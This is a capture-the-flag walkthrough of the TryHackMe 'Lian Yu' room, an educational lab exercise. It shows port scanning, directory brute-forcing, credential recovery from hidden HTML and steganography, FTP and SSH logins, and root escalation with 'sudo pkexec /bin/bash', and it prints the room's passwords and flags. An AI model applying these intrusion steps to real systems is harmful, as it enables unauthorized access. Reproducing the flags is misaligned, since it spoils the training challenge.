

TryHackMe : LIAN YU

Perform an Nmap scan to identify open ports and active services.

ping 10.49.139.222

nmap -sC -sV -vv -Pn 10.49.139.222

```
root@ip-10-49-131-194: ~ x root@ip-10-49-131-194: ~
root@ip-10-49-131-194:~# ping 10.49.139.222
PING 10.49.139.222 (10.49.139.222) 56(84) bytes of data.
64 bytes from 10.49.139.222: icmp_seq=1 ttl=64 time=1.38 ms
64 bytes from 10.49.139.222: icmp_seq=2 ttl=64 time=0.312 ms
64 bytes from 10.49.139.222: icmp_seq=3 ttl=64 time=0.407 ms
64 bytes from 10.49.139.222: icmp_seq=4 ttl=64 time=0.210 ms
^C
--- 10.49.139.222 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3037ms
rtt min/avg/max/mdev = 0.210/0.577/1.379/0.468 ms
root@ip-10-49-131-194:~# nmap -sC -sV -vv -Pn 10.49.139.222
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-24 01:01 BST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
```

```

root@ip-10-49-131-194:~# nmap -sC -sV -vv -Pn 10.49.139.222
Starting Nmap 7.80 ( https://nmap.org ) at 2026-04-24 01:01 BST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:01
Completed NSE at 01:01, 0.00s elapsed
Initiating ARP Ping Scan at 01:01
Scanning 10.49.139.222 [1 port]
Completed ARP Ping Scan at 01:01, 0.04s elapsed (1 total hosts)

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.2
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBA0Z67Cx0AtDwHfVa7iZw606htGa3GHwFRFSIUyW64PLpGRAdQ7
34C0rod9T+pyjAdKscqLbUAM7xhSFpHFFGM7Nu0wV+d35X8CTUM882eJX+t3vhEg9d7ckCzNuPnQSpeU
|_ 1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
80/tcp    open  http     syn-ack ttl 64 Apache httpd
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache
|_ http-title: Purgatory
111/tcp   open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
|_ rpcinfo:
|   program version      port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100024   1            44315/udp   status
|   100024   1            49290/tcp   status
|   100024   1            58632/udp6  status
|_  100024   1            59458/tcp6  status
MAC Address: 0A:D9:38:23:E0:59 (Unknown)

```

The results indicated four open ports and three filtered ports. To investigate further, I performed a service identification scan.


Web Enumeration

Navigating to http://10.49.139.222 revealed a landing page titled 'ARROWVERSE' featuring background lore on Oliver Queen and Lian Yu. While this content was visible, it did not contain the flag. Subsequently, Gobuster was utilized to perform directory brute-forcing to identify additional paths that might yield further information.

`gobuster dir -u http://10.49.139.222/ -w /usr/share/wordlists/dirb/big.txt`

```
root@lp-10-49-131-194:~# gobuster dir -u http://10.49.139.222/ -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.49.139.222/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd           (Status: 403) [Size: 199]
/.htaccess           (Status: 403) [Size: 199]
/Island              (Status: 301) [Size: 236]
/server-status       (Status: 403) [Size: 199]
Progress: 20469 / 20470 (100.00%)
=====
```

The enumeration identified four directories, though only /island was accessible. Proceeding to http://10.49.139.222/island allowed for further inspection.



Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:


Within /island, a review of the source code exposed a hidden comment ('go! go!'). Additionally, closer examination revealed a hidden keyword, 'vigilante,' which was concealed using background-color matching.

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5
6 </style>
7 <h1> Ohhh Noo, Don't Talk..... </h1>
8
9
10
11
12
13 <p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->
14
15
16
17
18
19
20 <p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante<
21
22 </body>
23 </html>
```


I then proceeded to conduct further directory brute-forcing against the discovered path using Gobuster.

`gobuster dir -w http://10.49.139.222/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`


```
root@10-49-131-194:~# gobuster dir -u http://10.49.139.222/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlner (@firefart)
=====
[+] Url: http://10.49.139.222/island
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/2100 (Status: 301) [Size: 241]
Progress: 54252 / 218276 (24.85%)
```



Result: found /island/2100



How Oliver Queen finds his way to Lian_Yu?



```
Q Search HTML
<h1 align="center">How Oliver Queen finds his way to Lian_Yu?</h1>
  <p align="center">
    <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY" >overflow
      >#document
    </iframe>
  </p>
  <p>overflow
    <!-- you can avail your .ticket here but how?-->
  </p>
</body>
</html>
```

<!DOCTYPE html>

<html>

<body>

<h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>

<p align=center >

<iframe width="640" height="480"

src="https://www.youtube.com/embed/X8ZiFuW41yY">

</iframe> <p>

<!-- you can avail your .ticket here but how? -->

</header>

</body>

</html>

The iframe merely embeds a YouTube video, serving as a distraction, whereas the actual hint is contained within the HTML comment.

<!-- you can avail your .ticket here but how? -->


The finding implies that .ticket files are hosted in this directory. To identify them, a file enumeration scan was performed using Gobuster, specifying the -x .ticket parameter.

`gobuster dir -u http://10.49.139.22/island/2100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket`


```
root@10-49-139-194:~# gobuster dir -u http://10.49.139.22/island/2100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+ ] Url:          http://10.49.139.22/island/2100
+ ] Method:       GET
+ ] Threads:      10
+ ] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
+ ] Negative Status codes: 404
+ ] User Agent:    gobuster/3.6
+ ] Extensions:   ticket
+ ] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/green_arrow.ticket (Status: 200) [Size: 71]
Progress: 71930 / 436552 (16.48%)
```

The scan revealed the presence of the green_arrow.ticket file. Consequently, navigation was directed to

http://10.49.139.22/island/2100/green_arrow.ticket for analysis.



The token can subsequently be deciphered using the Base58 decoding function within CyberChef, an online cryptographic utility.



The operation returned a password string, establishing the credentials vigilante and !#th3h00d. To check for credential stuffing or reuse vulnerabilities across services like FTP or SSH, an authentication attempt was conducted on the FTP server, granting access

```
root@ip-10-49-131-194: ~  
root@ip-10-49-131-194:~# ftp 10.29.139.222  
^Croot@ip-10-49-131-194:~# ftp 10.49.139.222  
Connected to 10.49.139.222.  
220 (vsFTPd 3.0.2)  
Name (10.49.139.222:root): vigilante  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

With active access to the FTP server, the directory structure was explored to identify available files.

ls -al

```

ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 1001    1001        4096 May 05  2020 .
drwxr-xr-x  4 0        0          4096 May 01  2020 ..
-rw-----  1 1001    1001         44 May 01  2020 .bash_history
-rw-r--r--  1 1001    1001        220 May 01  2020 .bash_logout
-rw-r--r--  1 1001    1001       3515 May 01  2020 .bashrc
-rw-r--r--  1 0        0         2483 May 01  2020 .other_user
-rw-r--r--  1 1001    1001         675 May 01  2020 .profile
-rw-r--r--  1 0        0      511720 May 01  2020 Leave_me_alone.png
-rw-r--r--  1 0        0     549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--  1 0        0     191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> get

```

To facilitate a thorough inspection of the images hosted on the FTP server, they were exfiltrated to the local attack machine for analysis.

`get Leave_me_alone.png`

`get Queen's_Gambit.png`

`get aa.jpg`

`get .other_user`

```

226 Directory send OK.
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.01 secs (69.9963 MB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 0.01 secs (69.4082 MB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.00 secs (51.3463 MB/s)
ftp>

```

Now it's time to dissect our files, we can start with `.other_user`

`cat .other_user`

slade wilson was 16 years old when he enlisted in the United States Army, having lived about his age. After serving a stint in Korea, he was later assigned to Camp Washington where he had been promoted to the rank of major. In the early 1980s, he met Captain Adeline Kane, who was tasked with training young soldiers in new fighting techniques in anticipation of brewing troubles taking place in Vietnam. Kane was amazed at how skilled Slade was and how quickly he adapted to modern conventions of warfare. She immediately fell in love with him and realized that he was without a doubt the most well-trained combatant that she had ever encountered. She offered to privately train Slade in guerrilla warfare. In less than a year - Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutenant colonel. Six months later, Adeline and he were married and she became pregnant with their first child. The war in Vietnam began to escalate and Slade was shipped overseas. In the war, his unit massacred a village, an event which sickened him. He was also rescued by SAS member Wintergreen, to whom he would later return the favor.

When for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to create metamorph super-soldiers for the U.S. military, Deathstroke became a mercenary soon after the experiment when he defied orders and rescued his friend Wintergreen, who had been sent on a suicide mission by a commanding officer with a grudge.[7] However, Slade kept this career secret from his family, even though his wife was an expert military combat instructor.

Criminal needed the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the name of a client who had hired him as an assassin. Slade refused, claiming it was against his personal honor code. He attacked and killed the kidnappers at the rendezvous. Unfortunately, Joseph's throat was slashed by one of the criminals before Slade could prevent it, destroying Joseph's vocal cords and rendering him mute.

Afterwards, Joseph's mother brought a false report regarding his whereabouts to her son and asked to kill Slade by shooting him. Although prepared to destroy his wife's son, afterwards, his confidence in him grew

Based on these findings, the presence of a user account named 'Slade Wilson' was inferred for future authentication attempts. Subsequently, Steghide was employed to analyze the files for any embedded cryptographic payloads or hidden data.

```
steghide extract -sf Leave_me_alone.png
```

steghide extract -sf Queen's_Gambit.png

steghide extract -sf aa.jpg

```
root@ip-10-49-131-194:~# steghide extract -sf Leave_me_alone.png
Enter passphrase:
steghide: the file format of the file "Leave_me_alone.png" is not supported.
root@ip-10-49-131-194:~# steghide extract -sf "Queen's_Gambit.png"
Enter passphrase:
steghide: the file format of the file "Queen's_Gambit.png" is not supported.
root@ip-10-49-131-194:~# steghide extract -sf aa.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-49-131-194:~#
```

Leave_me_alone.png → Unsupported format error

Queen's_Gambit.png → Unsupported format error

aa.jpg → Requires a passphrase

Subsequently, a hex editor was utilized to analyze the files that generated the unsupported format errors.

hexedit Leave_me_alone.png


From here see the PNG header is not the standard format.

[illegible]

Standard png format

89 50 4e 47 0d 0a 1a 0a (8 bytes hexadecimal)

Now we should change it to the standard format by using hex editor




and again try open the Leave_me_alone.png.



The extraction yielded a string labeled 'password.' This credential is a potential candidate for SSH authentication or for decrypting aa.jpg; consequently, a sequential validation of both possibilities is required.

`steghide extract -sf aa.jpg`



The extraction process yielded an archive file named ss.zip. The contents of this compressed archive were subsequently enumerated for further analysis.

unzip ss.zip

```
root@ip-10-49-131-194:~# steghide extract -sf aa.jpg
Enter passphrase:
the file "ss.zip" does already exist. overwrite ? (y/n) y
rote extracted data to "ss.zip".
root@ip-10-49-131-194:~# unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
root@ip-10-49-131-194:~# cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

we can see 2 files are extracted which are passwd.txt and shado

cat passwd.txt

cat shado

The data discovered in passwd.txt was identified as valuable and was temporarily saved to a local file for subsequent phases of the assessment.

```
root@ip-10-49-131-194:~# cat shado
M3tahuman
root@ip-10-49-131-194:~#
```

Upon identifying a password within the file, the next objective was to attempt an SSH login using the discovered credential.

M3tahuman

ssh slade@10.49.139.22


```

root@ip-10-49-131-194:~# ssh slade@10.49.139.222
The authenticity of host '10.49.139.222 (10.49.139.222)' can't be established.
ECDSA key fingerprint is SHA256:Rc91rXUKn9aMcuwG8LxCUejBAjP+xNW74MfLbPqUuhc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.49.139.222' (ECDSA) to the list of known hosts.
slade@10.49.139.222's password:
Way To SSH...
Loading.....Done..
Connecting To Lian_Yu Happy Hacking

WELCOME2

LIAN_YU

#
slade@LianYu:~$

```

ls -al

```

slade@LianYu:~$ ls -al
total 32
drwx----- 2 slade slade 4096 May  1  2020 .
drwxr-xr-x 4 root  root  4096 May  1  2020 ..
-rw----- 1 slade slade   22 May  1  2020 .bash_history
-rw-r--r-- 1 slade slade  220 May  1  2020 .bash_logout
-rw-r--r-- 1 slade slade 3515 May  1  2020 .bashrc
-r----- 1 slade slade   77 May  1  2020 .Important
-rw-r--r-- 1 slade slade  675 May  1  2020 .profile
-r----- 1 slade slade   63 May  1  2020 user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__COMPUT3R5_D0N'T}
--Felicity Smoak

```

Upon establishing the session, the initial user flag was recovered. Subsequently, post-exploitation enumeration was conducted to identify vectors for local privilege escalation to the root user.

user.txt

sudo -l

This command lists what the current user can execute as root.


```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$
```

Because pkexec executes commands with alternative user privileges, it can be leveraged to spawn a root shell directly.

sudo pkexec /bin/bash

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

Whoami

We get to see have root access

```
slade@LianYu:~$ sudo pkexec /bin/bash
root@LianYu:~# whoami
root
root@LianYu:~# ls -al
total 28
drwx----- 3 root root 4096 May  1 2020 .
drwxr-xr-x 23 root root 4096 May  1 2020 ..
-rw----- 1 root root  22 May  1 2020 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwx----- 2 root root 4096 May  1 2020 .gnupg
-rw-r--r-- 1 root root  140 Nov 19 2007 .profile
-rw-r--r-- 1 root root  340 May  1 2020 root.txt
```

Next, list the directory contents to identify available files and folders.

ls -al

cat root.txt

root.txt was apperarances on the screen.

```
root@LianYu:~# cat root.txt
Mission accomplished

You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.

THM{MY_WORD_IS_MY_BOND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```